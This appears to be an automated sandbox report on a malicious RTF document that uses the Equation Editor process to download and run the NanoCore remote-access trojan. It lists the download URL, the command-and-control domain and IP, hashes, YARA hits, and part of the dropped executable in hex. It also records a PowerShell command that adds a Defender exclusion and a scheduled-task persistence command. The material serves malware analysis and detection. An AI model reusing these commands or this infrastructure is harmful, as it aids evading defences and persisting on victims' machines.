File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	459264
Entropy (8bit):	7.786929247209251

C:\Users\user\AppData\Roaming\plugmahm65898.exe	
Encrypted:	false
SSDEEP:	12288:+K777777777777cP+K8+Zt+9vpb0qOpPx4MQer7Z0mzQmTpvGrUK:+K777777777777c++2x7Ojdr2mzQcvGA
MD5:	33C0D67BEFA115099A9136F837D11CC9
SHA1:	843FAD90B9BECB0457824CBAEABC3899FC055BEA
SHA-256:	1FD93F45DDBE62337F2B72E31E6A82880BC0581430ABEAEBDA88AC1F58272210
SHA-512:	06DE0E772E61AC4755340DA201DE39FCA9086286E6EC620A917847A7DF394E3F8E0D3568760996D0C539ECE99FD57E0911CB0CD11459713C060676A7D3D9FD6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 56%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....%.....0..... ... .@.. .....`..... ..@.....O.... ..8.....@..... ..... ..H.....text..... ..... ..`.rsrc...8.... .....@..@.rel oc.....@.....@..B.....H.....(3.....".a.....0..(.....(.....,r...ps....z.u....%-.&..*..{....*..{....*.0..'.....(....s....(.....%..o.....(....s....*..(....,..(.....(.....Ys....+...s....*..(.....(.....(.....Xs....+...(.....Xs....*..0..E.....YE.....+..(.....+...+..(.....+.r...p.....s....z.*..s*.r...p*...(.....(....+.r#..p..2...(....*.0..b..... (.....,r/..ps....z.....,r9..ps....z..}.....}.....}.

C:\Users\user\Desktop\~$_00122.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, version 1, unknown character set
Entropy (8bit):	3.122485201064406
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	P0_00122.doc
File size:	42511
MD5:	9b56693e37a46a7083049d26043c1e49
SHA1:	ebbdaf2a87d12a423e9e89ca66f6381d6e13393e
SHA256:	4369a2729f0a74892b91cc750e3e9faab1e392aa09e6052 5cc45f5259c74343b
SHA512:	3d7cd4ab1ed9bcc27cf2db21b87252fbf7f5788dd45c23d 63ce7980ffd7a0be6b10955c6876c6f2a1a9dafb6b18ad2 7fac7cde7eeccd5a1ac4a2eca6253e58fe
SSDEEP:	768:SOqaqRb/9SSn3CDZra5sxV/JTEwMy9V3MnRZyT O:1qV/9SSn3CDZra5sxV/dEwMy9V3MnRZb
File Content Preview:	{\rtf1574@??,.8)<@.@!#3%!+__*&|-41.$0\|?.??.[@..!?14 (..6`\|!#=.*7.3.4+.7[+?8$_4<?+_^^~.<!//[?3)?^=7,?;4$!6# ~4@]?:@+,%]'.*8*'!-^[?1...%^[3$`?_]*^|]?>$!#%?77?4@ (1:3$4?>.7?*.8^%#=?7[.+6.@2$!9?,2$]^.+%=?=]=?`2% ?;/#_`/01:?@+..;<4^[@8???.160+):%%?(0?=$^&)$5>]2; %3

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	0000178Ah								no
1	00001730h	2	embedded	f5N	3584				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/22-18:23:07.787169	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50591	8.8.8.8	192.168.2.22
01/13/22-18:23:08.088829	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49166	8951	192.168.2.22	103.153.78.234
01/13/22-18:23:14.002531	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	57805	8.8.8.8	192.168.2.22
01/13/22-18:23:18.538472	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59030	8.8.8.8	192.168.2.22
01/13/22-18:23:18.761332	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49168	8951	192.168.2.22	103.153.78.234
01/13/22-18:23:44.607030	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59185	8.8.8.8	192.168.2.22
01/13/22-18:23:44.676825	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59185	8.8.8.8	192.168.2.22
01/13/22-18:23:44.913633	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49172	8951	192.168.2.22	103.153.78.234
01/13/22-18:24:04.602180	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49173	8951	192.168.2.22	103.153.78.234
01/13/22-18:24:10.526321	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49972	8.8.8.8	192.168.2.22
01/13/22-18:24:10.752132	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49174	8951	192.168.2.22	103.153.78.234
01/13/22-18:24:16.630152	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	51771	8.8.8.8	192.168.2.22
01/13/22-18:24:16.851591	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49175	8951	192.168.2.22	103.153.78.234
01/13/22-18:24:21.310973	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59867	8.8.8.8	192.168.2.22
01/13/22-18:24:21.551025	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49176	8951	192.168.2.22	103.153.78.234

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2022 18:22:49.809555054 CET	192.168.2.22	8.8.8.8	0xce36	Standard query (0)	paxz.tk	A (IP address)	IN (0x0001)
Jan 13, 2022 18:23:07.766102076 CET	192.168.2.22	8.8.8.8	0x8ca1	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)
Jan 13, 2022 18:23:13.983232975 CET	192.168.2.22	8.8.8.8	0x2193	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)
Jan 13, 2022 18:23:18.517251968 CET	192.168.2.22	8.8.8.8	0xd99f	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2022 18:23:44.585690975 CET	192.168.2.22	8.8.8.8	0xa552	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)
Jan 13, 2022 18:23:44.657016039 CET	192.168.2.22	8.8.8.8	0xa552	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:04.341820002 CET	192.168.2.22	8.8.8.8	0x9122	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:04.361597061 CET	192.168.2.22	8.8.8.8	0x9122	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:10.507272005 CET	192.168.2.22	8.8.8.8	0x685c	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:16.609257936 CET	192.168.2.22	8.8.8.8	0xde4f	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:21.290956020 CET	192.168.2.22	8.8.8.8	0xcd35	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:21.311726093 CET	192.168.2.22	8.8.8.8	0xcd35	Standard query (0)	obeyice4rm392.bounceme.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2022 18:22:49.845839977 CET	8.8.8.8	192.168.2.22	0xce36	No error (0)	paxz.tk		2.58.149.41	A (IP address)	IN (0x0001)
Jan 13, 2022 18:23:07.787168980 CET	8.8.8.8	192.168.2.22	0x8ca1	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)
Jan 13, 2022 18:23:14.002531052 CET	8.8.8.8	192.168.2.22	0x2193	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)
Jan 13, 2022 18:23:18.538471937 CET	8.8.8.8	192.168.2.22	0xd99f	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)
Jan 13, 2022 18:23:44.607029915 CET	8.8.8.8	192.168.2.22	0xa552	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)
Jan 13, 2022 18:23:44.676825047 CET	8.8.8.8	192.168.2.22	0xa552	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:04.360955954 CET	8.8.8.8	192.168.2.22	0x9122	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:04.380836010 CET	8.8.8.8	192.168.2.22	0x9122	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:10.526320934 CET	8.8.8.8	192.168.2.22	0x685c	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:16.630151987 CET	8.8.8.8	192.168.2.22	0xde4f	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:21.310972929 CET	8.8.8.8	192.168.2.22	0xcd35	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)
Jan 13, 2022 18:24:21.329782963 CET	8.8.8.8	192.168.2.22	0xcd35	No error (0)	obeyice4rm392.bounceme.net		103.153.78.234	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- paxz.tk

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	2.58.149.41	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 18:22:49.903126955 CET	0	OUT	GET /plugmanzx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: paxz.tk Connection: Keep-Alive
Jan 13, 2022 18:22:49.930641890 CET	2	IN	HTTP/1.1 200 OK Date: Thu, 13 Jan 2022 17:22:49 GMT Server: Apache Last-Modified: Wed, 12 Jan 2022 15:48:06 GMT ETag: "70200-5d5647ee7bac0" Accept-Ranges: bytes Content-Length: 459264 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 bb 9b 25 ce 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 f6 06 00 00 0a 00 00 00 00 00 00 0e 15 07 00 00 20 00 00 00 20 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 07 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 bc 14 07 00 4f 00 00 00 00 20 07 00 38 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 07 00 0c 00 00 00 a0 14 07 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 14 f5 06 00 00 20 00 00 00 f6 06 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 38 06 00 00 00 20 07 00 00 08 00 00 00 f8 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 07 00 00 02 00 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 14 07 00 00 00 00 00 48 00 00 00 02 00 05 00 28 33 00 00 98 2e 00 00 03 00 00 00 22 00 00 06 c0 61 00 00 e0 b2 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 02 00 28 00 00 00 01 00 00 11 02 28 16 00 00 0a 00 00 03 14 fe 01 0b 07 2c 0b 72 01 00 0 0 70 73 17 00 00 0a 7a 03 75 01 00 00 1b 25 2d 02 26 14 0a 2a 1e 02 7b 02 00 00 04 2a 1e 02 7b 03 00 00 04 2a 13 30 04 00 27 00 00 00 02 00 00 11 02 28 02 00 00 06 73 18 00 00 0a 02 28 03 00 00 06 0a 25 06 03 6f 19 00 00 0a 00 02 28 03 00 00 06 73 01 00 00 06 2a 96 02 28 03 00 00 06 2c 15 02 28 02 00 00 06 02 28 03 00 00 06 17 59 73 01 00 00 06 2b 07 14 16 73 01 00 00 06 2a b6 02 28 03 00 00 06 17 2e 15 02 28 02 00 00 06 02 28 03 00 00 06 17 58 73 01 00 00 06 2b 0e 14 02 28 03 00 00 06 17 58 73 01 00 00 06 2a 00 13 30 03 00 45 00 00 00 03 00 00 11 00 03 0b 07 0a 06 15 59 45 03 00 00 00 02 00 00 00 0b 00 00 00 0f 00 00 00 2b 16 02 28 05 00 00 06 0c 2b 1f 02 0c 2b 1b 02 28 06 00 00 06 0c 2b 12 72 0b 00 00 70 03 8c 03 00 00 02 14 73 1a 00 00 0a 7a 08 2a 0e 1f 73 2a 1a 72 1f 00 00 70 2a 8e 04 02 28 03 00 00 06 2e 09 0f 01 28 1b 00 00 0a 2b 10 72 23 00 00 70 03 8c 32 00 00 01 28 1c 00 00 0a 2a 13 30 02 00 62 00 00 00 04 00 00 11 02 28 16 00 00 0a 00 00 04 14 fe 01 0a 06 2c 0b 72 2f 00 00 70 73 17 00 00 0a 7a 05 14 fe 01 0b 07 2c 0b 72 39 00 00 70 73 17 00 00 0a 7a 02 03 7d 08 00 00 04 02 04 7d 09 00 00 04 02 05 7d 0a 00 00 04 1f 64 28 1d 00 00 0a 00 72 59 00 00 70 02 28 0d 00 00 06 28 1c 00 00 0a 28 1e 00 00 0a 00 2a 1e 02 7b 08 00 00 04 2a 1e 02 7b 09 00 00 04 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL%0 @ `@O 8@ H.text `.rsrc8 @@.reloc@ @BH(3."a0((,rpszu%-&*{*{*0'(s(%o(s*(,((Ys+s*(.((Xs+(Xs*0EYE+(++(+rpsz*s*rp*(.(+r#p2(*0b(,r/psz,r9psz}}}d(rYp(((*{*{

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2132 Parent PID: 596

General

Start time:	18:22:15
Start date:	13/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f330000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2828 Parent PID: 596

General

Start time:	18:22:17
Start date:	13/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: plugmahm65898.exe PID: 1156 Parent PID: 2828

General

Start time:	18:22:19
Start date:	13/01/2022
Path:	C:\Users\user\AppData\Roaming\plugmahm65898.exe
Wow64 process (32bit):	true

Commandline:	C:\Users\user\AppData\Roaming\plugmahm65898.exe
Imagebase:	0x230000
File size:	459264 bytes
MD5 hash:	33C0D67BEFA115099A9136F837D11CC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.427372703.000000000228D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.427343060.0000000002221000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.427871423.0000000003486000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.427871423.0000000003486000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.427871423.0000000003486000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 56%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: powershell.exe PID: 2256 Parent PID: 1156

General

Start time:	18:22:23
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\RlKeHhAgpZws.exe
Imagebase:	0x222b0000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 2196 Parent PID: 1156

General

Start time:	18:22:24
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\RlKeHhAgpZws" /XML "C:\Users\user\AppData\Local\Temp\tmp1B2F.tmp
Imagebase:	0xf90000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: RegSvcs.exe PID: 1184 Parent PID: 1156

General

Start time:	18:22:26
Start date:	13/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xbb0000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656297254.0000000000B50000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656297254.0000000000B50000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656009994.0000000000540000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656009994.0000000000540000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656339176.0000000000BA0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656339176.0000000000BA0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656226067.0000000000880000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656226067.0000000000880000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656320168.0000000000B80000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656320168.0000000000B80000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656269920.0000000000A30000.00000004.00020000.sdmp, Author: Florian Roth

- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656269920.0000000000A30000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656048282.0000000000590000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656048282.0000000000590000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.657840917.0000000003932000.00000004.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000002.657840917.0000000003932000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.655930636.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.655930636.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000002.655930636.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000000.425952886.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000000.425952886.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000000.425952886.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000000.425694458.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000000.425694458.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000000.425694458.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.657516227.00000000036AD000.00000004.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000002.657516227.00000000036AD000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656105005.0000000000770000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656105005.0000000000770000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: NanoCore, Description: unknown, Source: 00000009.00000002.656516998.000000000256A000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000000.426480610.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000000.426480610.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000000.426480610.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000000.426214387.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000000.426214387.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000000.426214387.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656311813.0000000000B70000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656311813.0000000000B70000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656328393.0000000000B90000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656328393.0000000000B90000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656305152.0000000000B60000.00000004.00020000.sdmp, Author: Florian Roth

	• Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656305152.0000000000B60000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656392347.0000000002460000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656392347.0000000002460000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.658118332.0000000004880000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.658118332.0000000004880000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.656015966.0000000000550000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.656015966.0000000000550000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.656015966.0000000000550000.00000004.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.657699982.00000000037EF000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.657336570.0000000003519000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.657336570.0000000003519000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: schtasks.exe PID: 200 Parent PID: 1184

General

Start time:	18:22:30
Start date:	13/01/2022
